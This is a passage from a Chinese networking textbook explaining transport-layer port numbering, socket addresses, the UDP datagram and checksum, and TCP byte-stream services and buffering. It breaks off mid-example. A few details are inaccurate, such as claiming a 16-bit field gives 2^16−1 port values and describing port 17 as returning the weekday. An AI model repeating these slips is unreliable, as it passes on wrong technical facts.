如今的操作系统都支持多用户和多程序的运行环境。远端的主机可以同时运行几个不同的服务器进程,本地主机也可以同时运行几个不同的客户进程。为了实现不同进程间的分别传输,需要定义各主机的进程通信的寻址方式。

2. 寻址方式

如前所述,在数据链路层,如果要在有多个节点的网络环境中(除 PPP 通信外)传输数据帧,就需要使用目的主机的物理(MAC)地址来进行数据帧的投递,还需要使用源主机的物理地址以便接收回应。

在网络层,使用 IP 地址在千万个互联网的用户主机中进行寻址。网络层的 IP 包需要用目的 IP 地址进行投递,还需要源 IP 地址来接收回应。

在传输层,当数据段到达目的主机后,为了在目的主机上运行的多个进程中寻址,需要使用端口号。目的端口号用于数据段的投递,源端口号用于接收回应。

传输层的包结构中寻址的端口号是 16 比特的整数,可表达的数有 $2^{16}-1$ 个,用十进制数表达的范围在 0～65 535 之间。当每次运行一个进程时,在客户机上的传输层软件随机地选择客户端程序的端口号,以标识本次进程,这称为“临时端口号”。

服务器的进程也需要用端口号标识,但它不能随机选择。如果服务器的进程使用随机

端口号，那么当客户端发起一个进程时就不知道应该与服务器的哪个端口通信。因此互联网上的每种服务器的进程必须使用众所周知的“公认端口号(Well Known Port Number)”，这样让每个进程的客户端都明确知道应当与相应的服务器端口号进行联系。

IP地址与端口号的功能是不同的。一个IP包在网络上传输投递时，利用目的IP地址找到了互联网上的目的主机，然后再利用其中的端口号找到目的进程。

3. 端口地址的分类

IANA(Internet Assigned Number Authority)将16比特的端口号划分为3个区间：公认端口号，注册端口号，动态的临时端口号。

- 公认端口号：范围在0～1023之间，由IANA指定和控制。附录A给出了一些常用的公认端口号、名称及其用途。更详细的公认端口号列表，可参看官方网址。
- 注册端口号：范围在1024～49 151之间，它们不由IANA控制，但是需要使用这些端口号的用户必须向IANA进行注册，以避免重复和冲突。
- 动态端口号：范围在49 152～65 535之间，这些端口号的使用不需要注册也不受控制。它们由进程随机地选择使用。1024以上的端口号也称为临时端口号。

4. 套接地址

进程对进程的传输需要有两类标识，即IP地址和端口号，以便准确进行网络主机之间的进程与进程的通信。IP地址、端口地址与传输层的协议类型的组合称为套接地址(Socket Address)。传输层协议需要有本地主机和远端主机的两个套接地址来进行通信传输。本地主机的套接地址(Local Address)唯一地标识了本机中的进程，外部主机的套接地址(Foreign Address)也唯一地标识了通信对方主机的进程，二者结合在一起，加上传输层协议的类型，共含有5个参数，它们唯一地确定了一个进程对进程的传输。可参看第1.2.3节给出的例子，以及按照第7.1节中Windows命令提示符下C:\netstat -an的命令，查看自己计算机的网络通信状态的套接地址清单。

套接地址的全部信息都包含在一个IP包中。在IP包头部包含了源主机和目的主机的IP地址，内部封装的UDP或TCP数据段的头部含有源端口地址和目的端口地址。

5. 多路复用与多路分离

有了标识各个不同进程的端口号，传输层就可以利用源主机和目的主机之间的一条IP传输信道进行多个进程的多路复用传输和多路分离传输，参看图1.11。

- 多路复用：在发送端，源主机可能运行了多个进程，都需要将数据发送给同一个目的主机的多个不同的进程。例如，利用IE浏览器同时下载同一Web服务器上的多条新闻等。传输层从上面不同的进程获取数据，给它们加上了含有不同端口号的头部，再向下传给互联网层，构成IP包后通过网络发送给目的主机中的不同进程。在此过程中，各IP包的源和目的IP地址都是相同的，但是端口地址不同。
- 多路分离：当这些IP包到达目的主机的网络层后再上传，传输层收到了这些数据报，经过差错检测后，去掉传输层的头部，根据端口号将这些数据分别送到相应的进程。

6. 无连接与面向连接的传输服务

- 无连接的服务：数据包在主机之间的传输不需要先建立连接。对传输的数据包不需要进行编号，它们在传输中可能被丢失、延迟，或到达目的主机时先后乱序。目的

主机是否收到了这些包，也不需要向源主机发回确认信息。用户数据报协议提供的是无连接的传输服务。UDP 协议是无连接的和不可靠的，它传输的是用户数据报（User Datagram）。

- 面向连接的服务：在传输数据之前，首先要在通信的双方之间建立连接，数据传输结束后，还要释放连接。TCP 和 SCTP 是面向连接的传输层协议。TCP 是可靠的和面向连接的协议，它传输的是数据段。SCTP 也是可靠的和面向连接的协议，它传输的是数据包（分组 Packet）。它们分别对不同类型的应用层业务提供传输服务。传输层协议在互联网协议族中的封装位置，请参看图 1.15 和图 1.19。

7. 可靠的与不可靠的传输服务

传输层的服务可以分为可靠的和不可靠的两种。如果应用层的应用程序需要的是可靠的传输服务，那么就使用可靠的传输层协议（例如 TCP 协议），进行流量和差错控制，但传输要慢一些，并且传输过程较复杂。如果应用程序需要的传输服务不强调可靠性，不需要流量和差错控制，但是要求快速和实时传输，那么就使用不可靠的传输层服务（例如 UDP 协议）。

5.2 用户数据报协议

用户数据报协议是无连接的，不可靠的传输层协议。它在 IP 层服务的基础上提供进程对进程的传输。它的检错功能是很有限的。由于 UDP 协议很简单，传输数据时的额外开销很小，它适用于传输那些要求延时量小，而对可靠性要求不高的应用进程。例如，DNS 查询、IP 电话、网络视频点播等。

5.2.1 UDP 协议使用的公认端口号

表 5.1 为 UDP 协议使用的部分公认端口号，详细介绍参看附录 A。有些端口号是 UDP 和 TCP 共用的，关于这些端口号在介绍 TCP 协议时还要进一步讨论。

表 5.1 UDP 常用的部分公认端口号

端口号	协议	说明
7	Echo	当收到一个数据报后，给发送方的响应
9	Discard	抛弃任何收到的数据报
11	Users	在线的活动用户
13	Daytime	返回日期和时间
17	Quote	返回当天是星期几
19	Chargen	返回一串字符
53	Name Server	域名解析服务器
67	BOOTPs	DHCP 动态主机配置协议的服务器端口
68	BOOTPs	DHCP 动态主机配置协议的客户端口
69	TFTP	简单文件传输协议

续表

端　口　号	协　　议	说　　明
111	RPC	远程过程调用
123	NTP	网络时间协议
161	SNMP	简单网络管理协议
162	SNMP	简单网络管理协议(trap)

5.2.2　UDP 的数据报结构

UDP 的包称为用户数据报(User Datagram),有一个固定的头部长度 8 字节,数据报的结构如图 5.2 所示。各字段的内容如下:





图 5.2　用户数据报结构

- 源端口号:源端口号为 16 位长,范围在 0～65 535 之间。如果此 UDP 包的源主机是客户(如 DNS 客户机发送请求到 DNS 服务器,请求地址解析),那么大多数情况下此源端口号是一个临时端口号,由 UDP 软件随机选取。如果源主机是服务器(如 DNS 服务器对客户的响应),那么大多数情况下此源端口号是公认端口号。
- 目的端口号:目的端口号也是 16 位长,范围在 0～65 535 之间。如果目的主机是服务器(如发往 DNS 服务器的地址解析的请求包),那么大多数情况下,目的端口号是公认端口号。如果目的主机是客户(如 DNS 服务器发往客户的响应包),那么此目的端口号是先前收到的客户请求包中的临时端口号。
- 长度字段:也是 16 位,它标识了此用户数据报的总长度,即头部长度加上数据长度,范围是 0～65 535 字节(实际中,因为 IP 长度的最大值也是 16 位所能表示的 65 535B,UDP 的最大长度应是 65 535 减去 IP 头部长度)。
- 校验和:关于校验和的计算方法见附录 B,在此处用于 UDP 的检错。在 IP 包头部的校验和仅对 IP 头部数据进行检错,而 UDP 的校验和与 IP 及 ICMP 的校验和有所不同,它的计算及检错范围包括 3 个部分:伪头部、UDP 头部和载荷数据。伪头部是 IP 包头部的一部分(参看图 4.15),校验和的计算也包括伪头部,其目的是为了保证当 IP 头部出现差错时,此用户数据报不会传到错误的主机去。

在 UDP 中是否计算校验和,以及是否将结果填入数据报头部是可选的。如果不计算校验和,那么就用 16 个 1 填充在头部的校验和的字段里,因为校验和为 16 个 1,意味着部分和是全 0,这在实际中是不可能出现的。校验和的计算与检错的范围如图 5.3 所示。

- 协议字段:用于标识此包属于 UDP 协议。因为,有些应用进程可以使用 UDP 也可使用 TCP 传输,而使用的端口号是相同的。此协议字段的值:UDP 为 17,TCP 为 6。注意,伪头部与 IP 头部的最后 12 字节的相似之处。



5.3　用户数据报校验和的计算范围包括伪头部、头部、数据和填充

• UDP 校验和 Checksum 计算举例：详细计算方法介绍参看附录 B。图 5.4 为一个查询日期时间(目的端口为 13)的 UDP 包的计算实例，载荷中有 7 个 ASCII 码信息“TESTING”(看附录 F ASCII 编码表)，然后填充 8 个 0，以满足载荷长度是 16 位的整数倍。在发送端，首先将校验和字段初值设为 16 个 0，然后将全部数据分为 16 比特长的 14 段，按图示进行带进位的二进制数的累加计算，累加的结果称为“部分和”，然后取“部分和”的反码就得到“校验和”，将此“校验和”替换头部中全为 0 的校验和初值，然后发送出去。当接收方收到此 UDP 包后，进行同样的计算，如果累加结果为 16 个 1，则传输无错，取出载荷信息“TESTING”交给应用层处理。如果累加结果不是 16 个 1，说明传输有误，则将整个数据包丢弃。此例是用带进位的二进制计算方法，而图 4.21 所示为用带进位的十六进制数计算，原理是同样的。




图 5.4　UDP 校验和的计算举例

5.2.3　UDP 数据报的传输

UDP 提供的是无连接的服务，它发送的每个用户数据报都是相互独立的，对这些数据报也不进行编号。传输数据前不需要先建立连接，它是简单的，不保证接收者能收到，也没有流量控制的机制，因此当传输的数据量大时，接收端可能会出现溢出。除了校验和以外，UDP 没有其他差错控制的机制，当收到的用户数据报出错后，就将其抛弃，也不通知发送方。UDP 包被封装在 IP 包内传输。

5.2.4　UDP 协议的应用领域

(1) UDP 适用于那些只要求简单的“请求—响应”式的通信应用，例如，DNS、DHCP 等应用。UDP 很少考虑流量和差错控制。一般不会用于要求可靠地传输大量数据的应用中，

如文件传输协议(FTP)等。

(2) 由于 UDP 没有流量和差错控制能力,适用于传输那些本身具有内部流量和差错控制机制的进程。例如,简单文件传输协议(TFTP)的进程,其自身已经具有流量和差错控制机制,因此很容易使用 UDP 进行传输。

(3) UDP 适于多播与 Peer to Peer 对等协议的应用。如多方视频电话会议、视频点播、QQ 等。

图 5.5 是用 Wireshark 捕获的 QQ 聊天的 UDP 包,参看图 1.15,各层协议数据的封装关系是 eth: ip: udp: OICQ。图中可直接读出以太帧 MAC 地址、IP 地址和 UDP 端口号等信息,请对照图 5.2 分析 UDP 包结构。注意,QQ 是企业自行开发的非标准协议,它使用的端口号为 4000 和 8000。建议分析 OICQ 协议包的结构,并且判断 OICQ 协议应当位于图 1.15 的什么位置。



图 5.5 用 UDP 包传输的 QQ 聊天数据样本

(4) UDP 被应用于管理进程,如 SNMP 简单网络管理协议等。UDP 被用于路由更新协议,例如,路由信息协议(Routing Information Protocol,RIP)等。

(6) 很多木马程序潜入受害主机后,利用 UDP 协议向外网黑客通告自己的位置,发送窃取的文件。

(7) 利用 UDP 可对目标主机实施泛洪攻击,使其阻塞瘫痪,并能躲避寻源跟踪。详见后续介绍。

5.3 传输控制协议

传输控制协议(Transmission Control Protocol,TCP)执行进程对进程的通信,因此它与 UDP 一样使用端口号对进程进行寻址。但与 UDP 不同的是,TCP 是面向连接的,在传输数据前,它必须要在两个主机的 TCP 实体之间建立连接,并且 TCP 在传输层使用流量控制和差错控制。TCP 是在 IP 提供的服务基础上的面向连接的、可靠的传输层协议。

5.3.1 TCP 提供的服务

1. 进程对进程的通信

表 5.2 为 TCP 的常用的一些公认端口号,详细的介绍参看附录 A。有些应用程序可用 UDP 也可用 TCP 传输,那么它们的端口号相同。

表 5.2　TCP 常用的部分公认端口号

端　口　号	协　　议	说　　明
7	Echo	当收到一个数据报后，给发送方的响应
9	Discard	抛弃任何收到的数据报
11	Users	在线的活动用户
13	Daytime	返回日期和时间
17	Quote	返回当天是星期几
19	Chargen	返回一串字符
20	FTP，Data	文件传输协议的数据连接端口
21	FTP，Control	文件传输协议的控制连接端口
23	TELNET	远程登录
25	SMTP	简单邮件传输协议
53	DNS	域名服务器
67	BOOTP	引导程序信息协议
79	Finger	查找互联网用户的协议
80	HTTP	超文本传输协议
111	RPC	远程过程调用

2．字节流的传输服务

在 UDP 中，当一个进程(应用程序)将报文消息交给 UDP 传输时，该报文具有事先确定的边界。UDP 对每个报文加上自己的头部，再交给 IP 层进行处理，IP 层加上 IP 头部后成为一个 IP 数据报。IP 和 UDP 都不需识别它们传输的各个数据报之间的关系。

TCP 是一个面向字节流的协议，允许发送进程和接收进程之间传输字节流的数据。TCP 建立一个传输平台，可让发送和接收的两个进程的字节流传输，就像是通过互联网的一根管道连接起来。发送进程产生字节流，通过此管道传输后，接收端获取字节流。

3．发送端与接收端的缓存器

因为发送和接收端有可能同时用不同的速度发送和读取数据，例如，一端主机位于千兆以太网内，而另一端主机位于 PPP 拨号网络，因此 TCP 需要发送端和接收端有缓存器来进行协调。实现缓存器的方法可以用 1 字节长的缓存器逐个相连形成一个周而复始的循环数组，如图 5.6 所示。为了简化讨论，图中的圆形缓存器由 20 字节构成。而实际中的缓存器由上千字节的存储单元构成，这取决于应用的需要。并且发送端和接收端的缓存器不一定是同样大小。

图 5.6 所示为数据向一个方向传输时的顺序。在发送端缓存器有 3 种类型的存储单元，白色部分是空存储单元，可供发送进程填入待传数据字节。深灰色部分存储的是已经发送了，但是还未收到接收方确认的数据字节，这些数据要保留至收到确认为止。浅灰色部分的存储单元存储的是将要被 TCP 传输的数据字节，但是 TCP 可能只发送其中的部分，其原因可能是接收端的接收速度太慢，或是因为与网络协商的结果。当深灰色部分的数据收到




图 5.6 发送和接收端的缓存器

确认后，此存储单元就被清空和回收，等待发送进程填入新的数据字节。因此缓存器就被周而复始地循环使用。

接收端的缓存器被分为两个区域，图中的白色部分是空的存储单元，等待填入从网络上接收到的数据字节。浅灰色部分存储的是收到的字节，等待上层接收进程读取。当一个字节被接收进程读取后，此存储单元就被清空回收，加入到等待接收的空存储单元中去。

4. 数据流分段传输

虽然缓存器可以解决发送和接收进程的速度不一致的问题，但是对用户数据可能还需要分段处理。TCP 层的工作建立在 IP 层提供的服务基础上，但是 IP 层是以相互独立的数据分组(包)的形式发送数据，而不是以字节流的方式发送。在传输层，TCP 将应用层数据进行分段，称为数据段。为了实现控制，发送端的 TCP 给每个数据段加入一个头部，再送给 IP 层进行处理，然后被封装为 IP 包进行传输，参看图 1.19。整个的过程对于接收进程是透明的。这些数据段被传输后可能次序乱了，可能被丢失，或者数据出错需要重新发送。图 5.7 为 TCP数据段的发送和接收过程中缓存器的作用示意图。




图 5.7 TCP 数据段的发送和接收

注意，TCP 的载荷数据段的长度不需要一致，例如在图 5.7 中，数据段 1 携带 3 字节的载荷，数据段 N 携带 5 字节的载荷。实际网络中每个数据段可携带的载荷有几百至几千字节。

5. 全双工通信

TCP 可提供全双工通信服务，数据可以同时双向发送。因此每个 TCP 实体都有发送和接收缓存器，将数据段封装入载荷中同时双向传输。

6. 可靠的和面向连接的传输服务

TCP 是面向连接的协议。当主机 A 的进程要发送和接收来自另一个主机 B 的进程的数据,要先在两个主机之间建立 TCP 连接,然后双向传输数据,通信结束后终止连接。注意,TCP 建立的是虚拟连接,而不是直接的连接。TCP 数据段被封装在 IP 包中,可以不按照次序传输,也可按照不同的网络传输路径到达目的端。当载荷数据被正确接收后,必须向源端发回确认信息,如果被丢失或出错,可以进行重传。

5.3.2 TCP 的特性

1. 对字节进行编号

虽然 TCP 对发送和接收的数据段进行跟踪,但是在 TCP 的头部中却不对数据段编号,而是使用序列号(Sequence Number)与确认号(AcknowLedgement Number),这两个号码是载荷字节的序号,而不是数据段的号码。

2. 字节的号码

TCP 对所有已建立了连接并进行传输的数据字节进行编号,两个方向传输的字节编号不同。当 TCP 从上层的一个进程接收到要传输的应用数据后,将它们存储在发送缓存器中进行编号。第一个字节的编号不是从 0 开始,而是在 $0\sim2^{32}-1$ 之间选择的一个随机数,后面的字节编号由此数开始排序。例如,如果选择的随机数是 1057,全部要传输的载荷数据有 6000B,那么字节的编号是从 1057~7056。字节编号被用于流量控制和差错控制。

3. 数据段的序列号

当字节被编号后,TCP 给发送的每个数据段一个编号,就是该数据段中的第 1 个字节的编号。

例如,若一个 TCP 的连接要传输的文件有 5000 字节。随机选择第 1 个字节的号码是 10001(十进制数),如果此文件分为 5 个数据段传输,每段长 1000 字节,那么每个数据段的序列号如下:

数据段 1 的序列号:10001(段内字节号码从 10001 至 11000)

